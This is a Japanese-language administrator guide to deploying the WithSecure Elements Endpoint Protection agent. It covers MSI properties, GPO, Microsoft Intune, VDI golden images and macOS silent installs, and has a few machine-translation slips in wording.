SIDEGRADE_SKIPLIST	インストール中に競合する製品の削除をスキップするには、このプロパティに「*」の値を指定します。例： `SIDEGRADE_SKIPLIST=*`
INSTALLATION_TAGS	ラベルを指定して、デバイスを好きなようにグループ化できます。ラベルは、地域、オペレーティングシステム、所有者、部門、ワークステーションとサーバーなど、ニーズに合った様々な基準に関する情報を提供するためによく使用されます。 例えば、`INSTALLATION_TAGS="PSB=psb-tag1:psb-tag2:psb-tag3, RADAR=radar-tag1:radar-tag2:radar-tag3,department= accounting,role=secretary"`
UNIQUE_SIGNUP_ID=smbios	このデバイスの一意の識別子として、SMBIOS GUID を使用してください。デフォルトでは、Elements Security Centerから削除されていないデバイスに製品を再インストールすると、新しい識別子が生成されます。その結果、重複したデバイスが作成されます。このコマンドラインパラメータを使用すると、再インストールされた製品を既存のデバイスにリンクし、新しいエントリが作成されないようにすることができます。 **注：** 製品を再インストールするときに新しいサブスクリプションキーを使用すると、Element Security Centerに新しいデバイスが作成されます。 **注：** 製品を通常通りアンインストールすると、Elements Security Centerから自動的に削除されます。このコマンドラインパラメー

> タを使用すると、デバイスが自動的に削除されるのを防ぐことができます。

UNIQUE_SIGNUP_ID=adguid このデバイスの一意の識別子として、Active Directoryのコンピュータオブジェクト GUIDを使用します。デフォルトでは、Elements Security Centerから削除されていないデバイスに製品を再インストールすると、新しい識別子が生成されます。その結果、重複したデバイスが作成されます。このコマンドラインパラメータを使用すると、再インストールされた製品を既存のデバイスにリンクし、新しいエントリが作成されないようにすることができます。

> **注：** 製品を再インストールするときに新しいサブスクリプションキーを使用すると、Element Security Centerに新しいデバイスが作成されます。

> **注：** 製品を通常通りアンインストールすると、Elements Security Centerから自動的に削除されます。このコマンドラインパラメータを使用すると、デバイスが自動的に削除されるのを防ぐことができます。

DISABLE_DEFENDER サーバー上で Windows Defender を無効化およびアンインストールするには、`DISABLE_DEFENDER=1` msiプロパティを使用します。Windows Server 2016 以降のバージョンには Windows Defender は含まれていますが、セキュリティ センターは含まれていないため、別のセキュリティ ソフトウェアがインストールされても Windows Defender は自動的に無効化されません。通常は、グループ ポリシー オーダー (GPO) またはその他の標準的な方法で Defender を無効化できます。それができない場合は、代わりに以下のインストールオプションを使用できます。

CONNECTOR_PROXY マルウェア署名データベースとソフトウェアアップデーターのアップデートをダウンロードする際に、帯域幅の使用量を最小限に抑えるためにコネクタを使用するように製品に指示します。製品のインストール時には、すべてのリクエストが最終プロキシとしてコネクタを経由して送信されます。例： `CONNECTOR_PROXY=http://connector.local:80`

UPGRADE_DELAY_MINUTES 最新バージョンへのセルフアップグレードが許可されるまでの時間を分単位で指定します。このオプションは、即時のセルフアップグレードが望ましくない展開シナリオで役立ちます。既知のシナリオの1つは、Microsoft Intuneを使用した展開です。例: `UPGRADE_DELAY_MINUTES=5`

ローカルMSIインストールの場合、必要なプロパティをコマンドラインに直接渡すことができます。

```
msiexec /i c:\path\to\installer.msi /qn VOUCHER=XXXX-XXXX-XXXX-XXXX-XXXX LANGUAGE=en
```

この構文は、一部のリモート監視および管理（RMM）ソフトウェアでもサポートされています。Active Directoryグループポリシーを介してリモートでインストールする場合は、プロパティをMSI変換ファイル（.mst）に渡すか、MSIパッケージに直接埋め込むことができます。

3.3.3 メールでユーザーを招待する

この方法は、ユーザーがサブスクリプション キーを確認せずに単一のデバイスをインストールする場合に適しています。

WithSecure Elementsセキュリティセンターを通じてユーザーを招待するには、WithSecure Elements Agentをダウンロードするためのリンクを含むメールを送信します。

インストールするソフトウェアをユーザーに提供するには

1. サイドバーの [**環境**]で [**デバイス**]を選択します。
   デバイスページが表示されます。
2. 「デバイス」タイトルの横にある「 アイコンを選択します。
   メニューが表示されます。
3. メニューから [**新しいデバイスを追加**]を選択します。
   「**新しいデバイスの追加**」フォームが表示されます。
4. 製品を選択します。
5. ドロップダウンメニューから、招待状を送信する言語を選択します。
6. 招待状を送りたい相手のメールアドレスや、その他の任意事項を入力します。
   複数の招待状を送信するには、[**CSVファイルからインポート**]の下にある[**ファイルを選択」を**]選択し、データをインポートするCSVファイルを選択します。複数のメールアドレスはカンマで区切る必要があります。
7. [**送信**]を選択してください。
   リストアップされた受信者には、ダウンロードサイトへのリンクと、選択した製品のダウンロードとインストールの手順が記載されたメールが送信されます。

> **注 :** デバイスメニューの [**デバイス招待の管理**]を選択すると、保留中の招待を確認できます。

> **注 :** このソフトウェアは、[**新しいデバイスの追加**]ダイアログで選択したサブスクリプションキーを使用するようにカスタマイズされています。

製品がデバイスにインストールされ、アクティベートされると、**デバイス**ページを開くと、管理対象デバイスの招待ページから招待状が消えます。

3.3.4 Active Directory GPO を介して展開

この導入方法は、Active Directoryを使用し、グループポリシーでソフトウェアを豆腐したい企業に適しています。


インストールを行うには、次が必要となります。

- Active Directory 環境
- ターゲットドメインのすべてのメンバーにユニバーサルCRTがインストールされている必要があります。通常、これはWindowsアップデートに含まれており、定期的に更新されるシステムには存在します。インストール時に検出できない場合は、ターゲットシステムのWindowsイベントログに対応するエラー メッセージが出力されます。手動でインストールまたは修復する必要がある場合は、次のリンクを使用してください: Visual C++ 再頒布可能パッケージ (x86) インストーラー。
- 対象ドメインのすべてのメンバーは、すべての UI 機能が正しく機能するために .NET Framework 4.7.2 をインストールしている必要があります。
- 指示に従って準備されたカスタマイズされた MSI または MST ファイル (推奨) WithSecure MSI変換ツールを使用する (76ページ) サブスクリプションキーを指定するために、VOUCHER パラメータを少なくとも追加していることを確認してください。


WithSecure Elements EPP for ComputersおよびWithSecure Elements EPP for Serversは、GPOやMSIパッケージを使用するその他の同様の展開方法を使用してリモートでインストールできます。この展開方法を使用する場合は、カスタムMSIパッケージ、サブスクリプションキーを含むMSTファイル、およびその他の設定を準備する必要があります。その後、パッケージを使用してポリシーを定義し、デバイスに適用する必要があります。

製品をインストールするには


1. MSIインストーラーとMSTファイル（使用している場合）をドメインコントローラーにコピーします。
2. グループ ポリシー 管理コンソールを開き、ドメインに関連付けする新しいグループ ポリシー オブジェクトを作成します。
3. **[コンピューターの構成]** > **[ポリシー]** > **[ソフトウェア設定]** > **[ソフトウェアのインストール]**に移動します。
4. 右側のペインを右クリックして、**[新規]** > **[パッケージ...]**を選択します。



5. 開いているファイルウィンドウで、`OfflineInstallerCP.msi`を選択し、[**開く**]を選択します。




6. **「ソフトウェアの展開」**ウィンドウで、[**詳細設定**]を選択してパッケージを設定し、[**OK**]を選択します。




7. [**変更**]タブに移動し、[**追加...**]を選択します。

8. ファイルを開くウィンドウで、`license.mst`（先ほど`FsMsiTool.exe`で作成した変換ファイル）を選択し、[**開く**]を選択します。これにより、変換ファイルのパスがGPO設定に追加されます。



手順３で製品言語を指定するための`.mst`ファイルを用意した場合は、`license.mst`ファイルを追加したのと同じ方法で、製品言語コードを含むファイルを GPO 設定に追加します。

9. 設定を保存するには [**OK**]を選択してください。



*WithSecure Elements EPP for Computers*は、*GPO*経由での展開準備が整いました。

ドメイン コンピューターで GPO 設定が更新され、コンピューターが再起動されると、パッケージが展開されます。

3.3.5 Microsoft Intuneを基幹業務（Windows）ソリューションとして使用して展開する

この導入方法は、Microsoft Intuneを使用し、デバイスへのインストールを自動化したい企業に適しています。

この展開方法を使用する場合は、WithSecure Elements Security Centerまたは次のリンク WithSecure Elements Agent オフラインインストーラー)から MSI インストーラー パッケージをダウンロードし、Microsoft Intune で構成します。

> **注：** Android アプリと iOS アプリを Microsoft Intune MDM を使用して展開する方法については、Elements Mobile Protectionヘルプの Microsoft Intune MDM を参照してください。

Microsoft Intune経由で製品をインストールするには

1. Microsoft Intuneポータルにログインします。
2. **[アプリ]** > **[すべてのアプリ]** > **[追加]**。
   「アプリの種類を選択」 ペインが開きます。
3. [**その他の**]アプリの種類」で **[基幹業務アプリ]** > **[を選択します]**。
   *[**アプリを追加する**]*手順を示すページが開きます。
4. [**アプリの追加**]ページで、[**アプリ パッケージ ファイルを選択**]を選択します。
5. [**アプリパッケージファイル**]ペインで、参照アイコンを選択し、以前ダウンロードしたMSIインストーラーパッケージを選択します。
6. アプリを追加するには、[**OK**]を選択してください。
7. [**アプリ情報**]ページで、以下の操作を行ってください。
   a) [**アプリのバージョンを無視する**]の横にある [**はい**]を選択すると、Microsoft Intune が自動アップグレードを正しく処理するようになります。
   b) 出版社などの詳細を入力してください（WithSecure）とアプリのコマンドライン引数、例えば `VOUCHER=xxxx-xxxx-xxxx-xxxx-xxxx`（サブスクリプションキーを挿入）など。

   > **注：** 一部の値は自動的に入力される場合があります。

   > **注：** サポートされているすべての MSI プロパティを確認できます。

   > **注：** WithSecure Elements EPPエージェントは、新しいバージョンが利用可能な場合、インストール直後に自動的にアップグレードされることがあります。ただし、これによりMicrosoft IntuneまたはWindows Autopilotの展開プロセスに支障が生じる可能性があります。この問題を回避するには、UPGRADE_DELAY_MINUTESプロパティを指定することをお勧めします。

8. [**次へ**]を選択して、[**課題**]ページを開きます。
9. 優先するグループ、ユーザー、またはデバイスを割り当てて、[**次へ**]を選択します。
10. [**レビューと作成**]ページで、アプリの値と設定が正しいことを確認してください。
11. [**作成**]を選択して、アプリをMicrosoft Intuneに追加します。

関連資料
MSIプロパティ（50ページ）

ご使用の環境の特定の要件に合わせて、MSIインストーラーを設定してください。

3.3.6 Intune のインストーラー パッケージを準備します

WithSecureインストーラーをダウンロードし、Microsoft IntuneでWindowsアプリ（Win32）として展開できるようにパッケージ化します。

WithSecure Elements Security Centerまたは次のリンクからEXEインストーラーをダウンロードしてください: WithSecure Elements Agent インストーラー。

> **注：** Android アプリと iOS アプリを Microsoft Intune MDM を使用して展開する方法については、Elements Mobile Protectionヘルプの Microsoft Intune MDM を参照してください。

Intune のインストーラー パッケージを準備するには：

次のコマンドを実行して、アップロードするインストーラ ファイルを準備します。

```
IntuneWinAppUtil.exe -c <setup_folder> -s ElementsAgentInstaller.exe -o <output_folder>
```

*ElementsAgentInstaller.intunewin*というパッケージが作成されます。

> **注:** インストーラーをWindowsアプリ（Win32）としてアップロードするのは、標準的な手順です。IntuneWinAppUtilツールの詳細については、Microsoftのドキュメントを参照してください。

`ElementsAgentInstaller.intunewin`パッケージは、Microsoft Intuneにアップロードする準備が整いました。

3.3.7 アプリをMicrosoft Intuneに追加する

WithSecureインストーラーパッケージをMicrosoft Intuneに追加し、Windowsアプリ（Win32）として構成して、デバイスへの自動展開を行います。

Intuneのインストーラーパッケージの準備が完了しました。

アプリをMicrosoft Intuneに追加するには：

1. Microsoft Intuneポータルにログインしてください。
2. **[アプリ]** > **[すべてのアプリ]** > **[追加]**。
   「アプリの種類を選択」ペインが開きます。
3. [**その他の**]アプリの種類」で **[Windows アプリ (Win 32) アプリ]** > **[を]**選択します。
   *[**アプリを追加する**]*手順を示すページが開きます。
4. [**アプリパッケージファイル**]ペインで、参照アイコンを選択し、以前に作成したintunewinインストーラーパッケージを選択します。
5. アプリを追加するには、[**OK**]を選択してください。
6. [**アプリ情報**]ページで、以下の詳細を入力してください。
   - 名前: WithSecure Elements エージェント
   - 出版社:WithSecure
7. [**次へ**]を選択して [**プログラム**]ページを開きます。
8. [プログラム] ページで、次の操作を行います。
   a) [**インストール**]コマンドは次のように入力してください。

```
ElementsAgentInstaller.exe --silent --voucher <license-keycode>
```

> **注：** サポートされているコマンドラインオプションはすべてこちらで確認できます。

b) [**アンインストール**]コマンドは次のように入力してください。

```
powershell.exe -ExecutionPolicy Bypass $cmd = [Microsoft.Win32.RegistryKey]::
OpenBaseKey('LocalMachine','Registry32').OpenSubKey('SOFTWARE\F-Secure\NS\default\OneClient').
GetValue('UninstallCommand'); Start-Process -FilePath $cmd -ArgumentList '--silent' -Wait
```

9. [**次へ**]を選択して、[**要件**]ページを開きます。
10. [**要件**]ページで、WithSecure Elements Agentをインストールする前にデバイスが満たすべき要件を入力します。

> **注：** WithSecure Elements Agentのシステム要件は、こちらで確認できます。

11. [**次へ**]を選択して、[**検出ルール**]ページを開きます。
12. [**検出ルール**]ページで、検出ルールのパラメータを次のように設定します。
    - ルールの形式：検出ルールを手動で設定する
    - ルールの種類：レジストリ
    - キーパス: `HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\F-Secure\Monitoring`
    - 値の名前：有効
    - 検出方法：値あり
    - 64ビットクライアントで32ビットアプリに関連付けられている：はい
13. [**次へ**]を3回選択して、[**課題**]ページを開きます。
14. 優先するグループ、ユーザー、またはデバイスを割り当てて、[**次へ**]を選択します。
15. [**レビューと作成**]ページで、アプリの値と設定が正しいことを確認してください。
16. [**作成**]を選択して、アプリを Microsoft Intuneに追加します。

このアプリはMicrosoft Intuneに追加されます。

3.3.8 仮想デスクトップインフラストラクチャ（VDI）システムの永続モードで展開する

ゴールデンイメージを使用して、CitrixおよびVMware Horizonサーバー、その他のVDI環境に製品をインストールします。

> **注:** ゴールデンイメージは、マスターイメージまたはクローンイメージと呼ばれることもあります。

インストールを行うには、次が必要となります。

- WithSecure Elements Endpoint Protectionネットワークインストーラーファイルは、WithSecure Elements Security Centerからダウンロードできます。
- イメージが使用される予定の対象会社のサブスクリプションキー。

コンピューターシステム管理BIOSグローバルユニーク識別子（SMBIOS GUID）は、デバイスが前回の製品インストールに使用された同じデバイスであるかどうかを検出します。世界中には、複数のコンピューターのSMBIOS GUIDが同じ場合が多いため、解決策は特別なフラグの後ろにあります。SMBIOS GUIDに頼ることができない環境で、デバイスがActive Directoryドメインに参加している場合、代わりにActive DirectoryコンピューターGUIDを使用できます。

関連資料
MSIプロパティ (50ページ)
ご使用の環境の特定の要件に合わせて、MSIインストーラーを設定してください。

黄金の像を準備する

ネットワークインストーラとSMBIOS GUIDを使用してゴールデンイメージを準備します。

ゴールデンイメージを準備するには

1. [**管理**] で、サイトバーの [**ダウンロード**] を選択します。
   *[**ダウンロード**]* ページが開きます。
2. WithSecure Elements Agent for Computers」または WithSecure Elements Agent for Servers」で、[**EXE**]を選択して、ネットワークインストーラーファイルを実行中のゴールデンイメージテンプレートにダウンロードします。
3. 管理者権限でコマンド プロンプトを開きます。
4. コマンドプロンプトで次のコマンドを入力して、ツールを実行します。

```
<tool_folder>\installer.exe --use_smbios_guid
```

5. まだ指定していない場合は、サブスクリプションキーを入力します。
6. WithSecure Elements Security Centerでデバイスが正しく表示されていることを確認します。

> **注 :** このデバイスは、ゴールデンイメージの作成と更新にのみ使用されます。

7. 製品がすべての最新のコンポーネントとデータベースをダウンロードしてインストールするまで待ちます。
8. 以下のコマンドを実行し、WithSecure Elements Security Centerからログアウトします。

```
"%ProgramFiles(x86)%\F-Secure\PSB\ws_oneclient_logout.exe" --nokeycode
```

9. ゴールデンイメージテンプレートを作成します。

黄金のイメージを更新する

最新の製品バージョンとWindowsアップデートを使用して、ゴールデンイメージを更新します。

ゴールデン イメージを更新するには:

1. ゴールデン イメージを適切なサーバー インスタンスに復元します。
2. 以下のコマンドを実行し、WithSecure Elements Security Centerにログインします。

```
"%ProgramFiles(x86)%\F-Secure\PSB\ws_oneclient_logout.exe" --keycode <subscription-key>
```

3. システムトレイ領域にある WithSecure Elements Agentアイコンを右クリックしてコンテキストメニューを開き、[**アップデートの確認**]を選択します。
4. すべての更新がインストールされるまでお待ちください。
5. 必要に応じて、Windows Update をインストールするなど、ゴールデン イメージにその他の変更を適用します。
6. 以下のコマンドを実行し、Elements Security Centerからイメージをログアウトします。

```
"%ProgramFiles(x86)%\F-Secure\PSB\ws_oneclient_logout.exe" --nokeycode
```

7. 更新されたゴールデンイメージテンプレートを作成します。

ゴールデンイメージからサーバーをデプロイする

Citrixのゴールデンイメージからサーバーを作成するテスト方法について説明します。

ゴールデンイメージを使用してサーバーをデプロイするには

1. イメージを新しいサーバーに復元します。
2. サーバーが再起動し、ネットワークに接続できるようになったら、以下のインストール後のコマンドを実行して、ログアウトツールを実行することを確認してください。

```
"%ProgramFiles(x86)%\F-Secure\PSB\ws_oneclient_logout.exe"
 --keycode <subscription-key>
```

注: イメージの製品をインストールしたときに使用したものと同じサブスクリプションキーを使用する必要があります。セキュリティ上の理由から、このインストール方法でサブスクリプションを切り替えることはできません。

新しい*SMBIOS GUID*を使用する*2*番目のデバイス *(* サーバー *)* が*WithSecure Elements Security Center*に作成されます。

3. サーバーが使用する通信 ID を確認するには、**[設定]** > **[中央管理]** > **[一意の ID]**に移動します。ID は SMBIOS GUID ではなく、WithSecureイメージを再度復元しても変わらない、入力済みのID。

注: また、Microsoftの以下の手順に従ってSMBIOS GUIを確認することもできます。

4. ゴールデンイメージが更新され、それをサーバーに再展開する場合は、上記の手順1～3を繰り返します。
サーバーは、*Elements Security Center*のデバイス情報とプロファイル情報を使用して、同じ*SMBIOS GUID*でシステムに再登録されます。

復元または新規展開したデバイスのプロファイルを設定します。

ゴールデンイメージに設定されたプロファイルは、イメージを復元するときに使用されることはありません。

新しいデバイスに初めてイメージを復元すると、デバイスは WithSecure Elementsセキュリティセンターのプロファイルセクションで定義されたプロファイル割り当てルールに基づいて、会社のデフォルトプロファイルを自動的に取得します。これらの設定を上書きして、プロファイルを手動で指定することもできます。

注: 同じSMBIOS GUIDを持つ同じデバイスを再度復元すると、そのデバイスに最後に定義されたプロファイルが自動的に使用されます。デバイスを追加する際にプロファイルを手動で設定した場合、デバイスを復元するたびにそのプロファイルが使用されます。

1. プロファイルのプロファイルID値をコピーします。
2. 以下のいずれかの方法で、デフォルトのプロファイル割り当てを上書きしてください。
   - コマンドラインに以下のコマンドを入力してください。

```
"%ProgramFiles(x86)%\F-Secure\PSB\ws_oneclient_logout.exe" --profile-id <profile-id>
```

注: このパラメータは、他のデフォルトのプロファイル割り当てをオーバーライドします。

- `ws_oneclient_logout.exe`ツールを実行する前に、デバイスをActive Directoryグループに登録してください。デバイスがシステムに登録されると、Active Directoryグループに割り当てられているデフォルトのプロファイルが使用されます。
- 新しいデバイスを追加した後、Elements Security Centerでプロファイルを手動で設定します。

デバイスは復元時に指定されたプロファイルを使用します。

3.4 Macデバイスの展開方法

WithSecure Elements Endpoint Protection for Computers (Mac) の配布、インストール、およびアクティベーションの方法。

単一のデバイスまたは小規模な環境の場合は、次のいずれかの方法を選択してください。

- 管理者は WithSecure Elements Security Centerからインストーラーをダウンロードし、デバイス上で実行します。
- 管理者がユーザーにメールで招待を送ります。ユーザーはエージェントをダウンロードしてインストールするためのリンクを受け取ります。

大規模な導入や完全自動化された導入の場合、WithSecure Elements Endpoint Protectionソフトウェアは、以下の方法で配布できます。

- ssh
- MDMまたは別のソフトウェア配布ソリューション (Munkiなど) による製品の手動アクティベーションと構成
- MDMまたは他のソフトウェア配布ソリューションを使用して、カスタムパッケージを使用して製品をアクティブ化し、構成します。
- MDMまたは他のソフトウェア配布ソリューション。1つのパッケージを使用して製品のインストールとアクティベーションの両方を実行します。

> **注 :** MDMとは別に、別のソフトウェア配布ソリューションを使用することもできます。パッケージのインポート手順については、サードパーティソリューションのドキュメントを参照してください。

3.4.1 製品の自動インストール、アクティベーション、構成

WithSecure Computer Protection for Mac の自動インストール、設定、およびサブスクリプションの有効化。

WithSecure Computer Protection for Macは自動的に展開できるため、各Macに手動で操作することなく、インストール、設定の適用、サブスクリプションの有効化が行われます。

製品を自動的にインストールします

コマンドラインインターフェースを使用して、製品のサイレントインストールを実行します。

macOSは、ユーザの操作を必要としない製品パッケージのサイレントインストールをサポートしています。コマンドラインインターフェースを使用して製品をインストールできます。

サイレントインストールを実行するには

次のコマンドを実行します。

```
sudo installer -pkg /path/to/pkg -target /
```

> **注 :** 詳細とオプションについては、manインストーラを参照してください。

> **注:** 使用している配布ツールが .pkgインストーラーを必要とする場合は、.mpkgインストーラーの名前を .pkgに変更できます。

サブスクリプションを有効にする

製品の定期購入を有効化します。

製品をインストールしたら、アクティベートする必要があります。

> **注:** サブスクリプションを更新する場合、アクティベーションを行う必要はありません。

ユーザーの操作なしで自動的にアクティブ化する方法は2つあります。

- 製品パッケージ名にサブスクリプションキーを埋め込むことができます。製品はインストールのプロセス中にアクティベートされます。
- WithSecure Elements EPP for Computers (Mac)バージョン 17.8.32555 以降に同梱されている アクティベーターツールを使用して、製品をアクティベートできます。

サブスクリプションをアクティベートするには

> **注:** サブスクリプションをアクティブにするには、インターネットのアクセスが必要です。

1. サブスクリプションキーを製品パッケージ名に埋め込んで製品をアクティベートするには、次のいずれかを実行します。
   - WithSecure Elements Security Centerから製品インストールパッケージをダウンロードするときにサブスクリプションキーを選択します
   - 製品パッケージを手動で変更して、次のようになります:`ElementsAgentInstaller[XXXX-XXXX-XXXX-XXXX-XXXX].pkg`。

   > **注:** ソフトウェア管理ツールが角括弧を受け付けない場合は、代替手段として二重アンダースコアを使用できます: `ElementsAgentInstaller__XXXX-XXXX-XXXX-XXXX-XXXX__.pkg`。

   製品はインストールのプロセス中にアクティベートされます。
2. アクティベーターツールを使用して製品をアクティベートするには、次のコマンドを入力してください。

```
/Library/WithSecure/bin/activator --subscription-key "<subscription key>"
```

